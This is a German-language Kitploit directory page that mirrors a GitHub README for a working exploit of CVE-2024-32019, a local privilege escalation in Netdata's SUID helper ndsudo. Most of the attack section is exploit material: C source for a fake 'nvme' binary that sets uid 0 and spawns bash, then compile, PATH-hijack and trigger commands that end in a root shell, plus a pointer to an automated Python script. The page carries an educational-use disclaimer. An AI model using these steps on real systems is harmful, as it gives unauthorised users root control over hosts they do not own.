Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation — CVE-2024-32019 ist eine lokale Privilegienausweitungsschwachstelle mit hohem Schweregrad in Netdata (Versionen >= 1.44.0-60 < 1.45.3), verursacht durch unsichere Verwendung der PATH-Variable in der SUID-Binärdatei ndsudo, die es Angreifern ermöglicht, beliebige Befehle als root auszuführen. | Kitploit
Tools/GitHubGitHub/dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsLernen & BildungPayload-EntwicklungBinary-ExploitationLabs & Praxis

Über

CVE-2024-32019 ist eine lokale Privilegienausweitungsschwachstelle mit hohem Schweregrad in Netdata (Versionen >= 1.44.0-60 < 1.45.3), verursacht durch unsichere Verwendung der PATH-Variable in der SUID-Binärdatei ndsudo, die es Angreifern ermöglicht, beliebige Befehle als root auszuführen.


Teilen
GitHub
dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation

CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation

Repository anzeigenWebseite
14129vor 1 JahrNoch nicht geprüft

🚨 CVE-2024-32019 - Netdata ndsudo PATH-Schwachstellen-Exploit (LPE zu Root)

Ein Python-basierter Exploit für CVE-2024-32019, eine Local Privilege Escalation-Schwachstelle mit hohem Schweregrad im Netdata Agent, die eine falsch konfigurierte SUID-Binärdatei (ndsudo) ausnutzt, die die Umgebungsvariable PATH nicht sicher behandelt.


[!Caution] Dieser Code dient ausschließlich zu Bildungs- und autorisierten Testzwecken. Die unbefugte Nutzung dieses Tools gegen Systeme, die Sie nicht besitzen oder für die Sie keine ausdrückliche Erlaubnis zum Testen haben, ist illegal.

🔍 Übersicht

CVE ID: CVE-2024-32019
CVSS-Score: 8.8 (Hoch)
Veröffentlicht: 12. April 2024
Komponente: Netdata Agent
Betroffene Versionen:

  • >= v1.45.0, < v1.45.3
  • >= v1.44.0-60, < v1.45.0-169

🧠 Technische Zusammenfassung

Das ndsudo-Tool von Netdata ist eine SUID-Root-Binärdatei, die dazu bestimmt ist, eine begrenzte Reihe von Systembefehlen (wie nvme) im Auftrag von Nicht-Root-Benutzern sicher auszuführen.

Aufgrund eines Implementierungsfehlers respektiert es jedoch die vom Benutzer kontrollierte PATH-Variable beim Auflösen von Befehlsbinärdateien. Wenn ein Angreifer den PATH manipulieren kann, um ein beschreibbares Verzeichnis mit einer schädlichen Binärdatei einzuschließen, führt ndsudo diese mit Root-Rechten aus – was zu einer lokalen Privilegieneskalation führt.


💥 Manuelle Exploit-Schritte

Die folgenden Schritte zeigen, wie die Schwachstelle in ndsudo manuell ausgenutzt werden kann.

1. Erstellen einer Privilegieneskalations-Binärdatei

Speichern Sie den folgenden C-Code als nvme.c:

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}

2. Kompilieren des Exploits

gcc nvme.c -o nvme

3. Vorbereiten der Exploit-Umgebung auf dem Ziel

mkdir -p /tmp/fakebin
mv nvme /tmp/fakebin/
chmod +x /tmp/fakebin/nvme

4. Ändern des PATH

export PATH=/tmp/fakebin:$PATH
which nvme
# Output: /tmp/fakebin/nvme

5. Auslösen des Exploits

/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list

Bei Erfolg erhalten Sie eine Root-Shell.

# whoami
root

Automatische Exploitation

Wenn Sie SSH-Zugriff haben, können Sie CVE-2024-32019-dbs.py verwenden, um dies zu automatisieren.


Exploitation mit Skript

📎 Referenzen

  • GitHub Security Advisory
  • CVSS-Score: 8.8 (Hoch)
  • CVE-2024-32019: Netdata-Schwachstellenanalyse und -Minderung
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





